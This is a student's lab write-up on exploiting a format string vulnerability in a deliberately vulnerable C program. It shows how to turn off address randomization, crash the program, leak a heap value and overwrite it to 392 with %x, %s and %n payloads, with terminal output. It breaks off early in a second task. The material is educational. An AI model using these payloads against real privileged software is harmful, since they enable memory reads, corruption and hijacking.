Secure System Design – CS392
MidSem-Assignment

Tanishq Malu 1901CS63

Overview

The printf () function in C is used to print out a string according to a format. Its first argument is called format string, which defines how the string should be formatted. Format strings use placeholders marked by the % character for the prinf () function to fill in data during the printing.

Some programs allow users to provide the entire or part of the contents in a format string. If such contents are not sanitized, malicious users can use this opportunity to get the program to run arbitrary code. A problem like this is called format string vulnerability. In this assignment, we try to understand this vulnerability and exploit such vulnerability.


When this program is running with privileges, this printf statement becomes dangerous, because it can lead to one of the following consequences:

(1) Crash the program,
(2) Read from an arbitrary memory place, and
(3) Modify the values of an arbitrary memory place.

Task 1: Exploit the vulnerability

Step1: Turning off Address space randomization

Address randomization is introduced to make a number of attacks difficult, such as buffer overflow, format string, etc. To appreciate the idea of address randomization, we will turn off the address randomization in this task.




```
#include<stdio.h>

int main(){

int x = 100;
printf("%p\n",&x);
return 0;
}
~
"check.c" 8L, 76C                                                   8,1           All
```

Let us first see the effect of address randomization by printing the address of a variable x by running the program multiple times



```
[02/25/22]seed@VM:~$ vim check.c
[02/25/22]seed@VM:~$ gcc -o check check.c
[02/25/22]seed@VM:~$ ./check
0xbfd9d288
[02/25/22]seed@VM:~$ ./check
0xbfcb84c8
[02/25/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/25/22]seed@VM:~$ ./check
0xbfffed78
[02/25/22]seed@VM:~$ ./check
0xbfffed78
[02/25/22]seed@VM:~$ ./check
0xbfffed78
[02/25/22]seed@VM:~$ 
```


Before randomization was switched off, we received different address of x

After randomization was switched off, we received same address of x

Let us now try to

1. Crash the program
2.Print out the secret[1] value
3.Modify the secret[1] value
4.Modify the secret[1] value to a pre-determined value 392

Given code:



```c
/* vul_prog.c */
#include <stdlib.h>
#include <stdio.h>

#define SECRET1 0x44
#define SECRET2 0x55

int main(int argc, char *argv[])
{
  char user_input[100];
  int *secret;
  long unsigned int_input;

  /* The secret value is stored on the heap */
  secret = (int *) malloc(2*sizeof(int));

  /* getting the secret */
  secret[0] = SECRET1; secret[1] = SECRET2;

  printf("The variable secret's address is 0x%8x (on stack)\n",(unsigned int) &secret);
  printf("The variable secret's value is 0x%8x (on heap)\n",(unsigned int) secret);
  printf("secret[0]'s address is 0x%8x (on heap)\n",(unsigned int)&secret[0]);
  printf("secret[1]'s address is 0x%8x (on heap)\n",(unsigned int)&secret[1]);

  printf("Please enter a decimal integer\n");
  scanf("%lu", &int_input);  /* getting an input from user */
  printf("Please enter a string\n");
  scanf("%s", user_input); /* getting a string from user */

  /* Vulnerable place */
  printf(user_input);
  printf("\n");

  /* Verify whether your attack is successful */
  printf("The original secrets: 0x%x -- 0x%x\n", SECRET1, SECRET2);
  printf("The new secrets:      0x%x -- 0x%x\n", secret[0], secret[1]);
  return 0;
}
```


Compilation of vul_prog.c

```
gcc -o vul_prog vul_prog.c
```

1.Crash the program

To do so, simply give the input as %s%s%s%s%s%s%s%s. (Try different lengths and the program may crash for various lengths)

When the program runs, printf() will parse the format string; for each %s encountered, it fetches the value where va _list points to and advances va_list to the next position. Because the format specifier is %s, the printf() function treats the obtained value as an address, and starts printing out the data from that address They may be zeros (null pointers), addresses pointing to protected memory, or virtual addresses that are not mapped to physical memory. When a program tries to get data from an invalid address, it will crash.



```
[02/25/22]seed@VM:~$ vim vul_prog.c
[02/25/22]seed@VM:~$ gcc -o vul_prog vul_prog.c
vul_prog.c: In function ‘main’:
vul_prog.c:35:9: warning: format not a string literal and no format arguments [-Wformat-security]
  printf(user_input);
         ^
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret’s address is 0xbfffed10 (on stack)
The variable secret’s value is 0x 804fa88 (on heap)
secret[0]’s address is 0x 804fa88 (on heap)
secret[1]’s address is 0x 804fa8c (on heap)
Please enter a decimal integer
1
Please enter a string
%s%s%s%s%s%s%s%s%s%s%s%s
Segmentation fault
[02/25/22]seed@VM:~$
```


As we can see, we have received a segmentation fault, which clearly indicates that our program crashed.

2.Print out the secret[1] value

To print out the value of secret[1], we should know its address. The code provided in the question prints the address of secret[1]. Since, secret[1] is stored in heap and it can’t be accessed directly, we have to store this address into our stack.

The address of secret[1] = 0x804fa8c(in my example) , so we need to get this address into the stack memory.


This thing is done by inputting 134544012 (Hex: 0x804fa8c) when asked for entering the decimal integer
With: 0x804fa8c on the stack, our goal is to move the va_list pointer, where this value is stored, using a series of %x format specifier.



```
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfffed10 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
134544012
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x
bfffed18.b7fff918.b7fd6990.b7fd4240.b7fe97a2.b7fd6b48.bfffee34.0804fa88.0804fa8c.78383025.3830252e
The original secrets    : 0x44 -- 0x55
The new secrets         : 0x44 -- 0x55
[02/25/22]seed@VM:~$
```

From the above output, we come to know that 9th %x format specifier prints the address of secret[1]. Since, the secret[1] is stored in heap, we can use %s format specifier to print the value of secret[1] which is located in heap.

Thus, now we can simply enter our input format string as:-
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%s
To get the required result.




```
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfffed10 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
134544012
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%s
bfffed18.b7fff918.b7fd6990.b7fd4240.b7fe97a2.b7fd6b48.bfffee34.0804fa88.U
The original secrets    : 0x44 -- 0x55
The new secrets         : 0x44 -- 0x55
[02/25/22]seed@VM:~$
```

Value of secret[1] = 0x55 (in Hexadecimal)
Value of 0x55 in decimal = 85
Character having ASCII value 85 = U (uppercase u)
Thus, we got
bfffed18.b7fff918.b7fd6990.b7fd4240.b7fe97a2.b7fd6b48.bfffee34.0804fa88.U
as our answer

3.Modify the secret [1] value

Now we know how many format specifier are required in our format string and what address to visit to change the value of our secret [1] variable.

To modify the secret[1] value, we can use %n format specifier which writes the number of characters printed out so far into memory.



```
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfffed10 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
134544012
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%n
bfffed18.b7fff918.b7fd6990.b7fd4240.b7fe97a2.b7fd6b48.bfffee34.0804fa88.
The original secrets    : 0x44 -- 0x55
The new secrets         : 0x44 -- 0x48
```

The new updated value of secret[1] = 0x48

Input string = %08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%n

%08x: Prints 8 characters
'.' will simply print one character.

Number of characters printed before printf gets %n format specifier: -

= %08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1)
+%08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1)
= 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 = 72

Hexadecimal of 72 = 0x48
Hence, we got our updated value for secret [1]

4.Modify the secret[1] value to a pre-determined value 392

To get a pre-determined value in the secret[1] variable, we have to print 392 characters before using %n format specifier.

Required:
The new updated value of secret[1] to be 392


Solution:
Input string = %08x.%08x.%08x.%08x.%08x.%08x.%08x.%0328x.%n

%08x: Prints 8 characters
'.' will simply print one character.
%0328x prints 328 character
.

Number of characters printed before printf gets %n format specifier: -
= %08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1) + %08x(8) + .(1) +%08x(8) + .(1) + %08x(8) + .(1) + %0328x(328) + .(1)

= 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 8 + 1 + 328 + 1 = 392


Hexadecimal of 392 = 0x188



```
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfffed10 (on stack)
The variable secret's value is 0x 804fa88 (on heap)
secret[0]'s address is 0x 804fa88 (on heap)
secret[1]'s address is 0x 804fa8c (on heap)
Please enter a decimal integer
134544012
Please enter a string
%08x.%08x.%08x.%08x.%08x.%08x.%08x.%0328x.%n
bfffed18.b7fff918.b7fd6990.b7fd4240.b7fe97a2.b7fd6b48.bfffee34.00000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000804fa88.
The original secrets    : 0x44 -- 0x55
The new secrets         : 0x44 -- 0x188
```

Task 2: Memory Randomization


Setting up the address randomization and checking if address is randomized or not by running a sample program.



```
#include<stdio.h>

int main(){

int x = 100;
printf("%p\n",&x);
return 0;
}
~
~
```




```
[02/25/22]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/25/22]seed@VM:~$ ./check
0xbfa87fe8
[02/25/22]seed@VM:~$ ./check
0xbff67338
[02/25/22]seed@VM:~$ ./check
0xbfec4fd8
[02/25/22]seed@VM:~$
```

Let us now try to

1.Crash the program

To do so, simply give the input as %s%s%s%s%s%s%s%s. (Try different lengths and the program may crash for various lengths). Address randomization as such have no effect in this case.



```
[02/25/22]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfeb7518 (on stack)
The variable secret's value is 0x 89f4a88 (on heap)
secret[0]'s address is 0x 89f4a88 (on heap)
secret[1]'s address is 0x 89f4a8c (on heap)
Please enter a decimal integer
1
Please enter a string
%s%s%s%s%s%s%s%s%s
Segmentation fault
[02/25/22]seed@VM:~$ 
```

As we can see, we have received a segmentation fault, which clearly indicates that our program crashed.

Before proceeding to further question, let us try to understand the allocation of variables on stack frame and effect of address randomization to it.


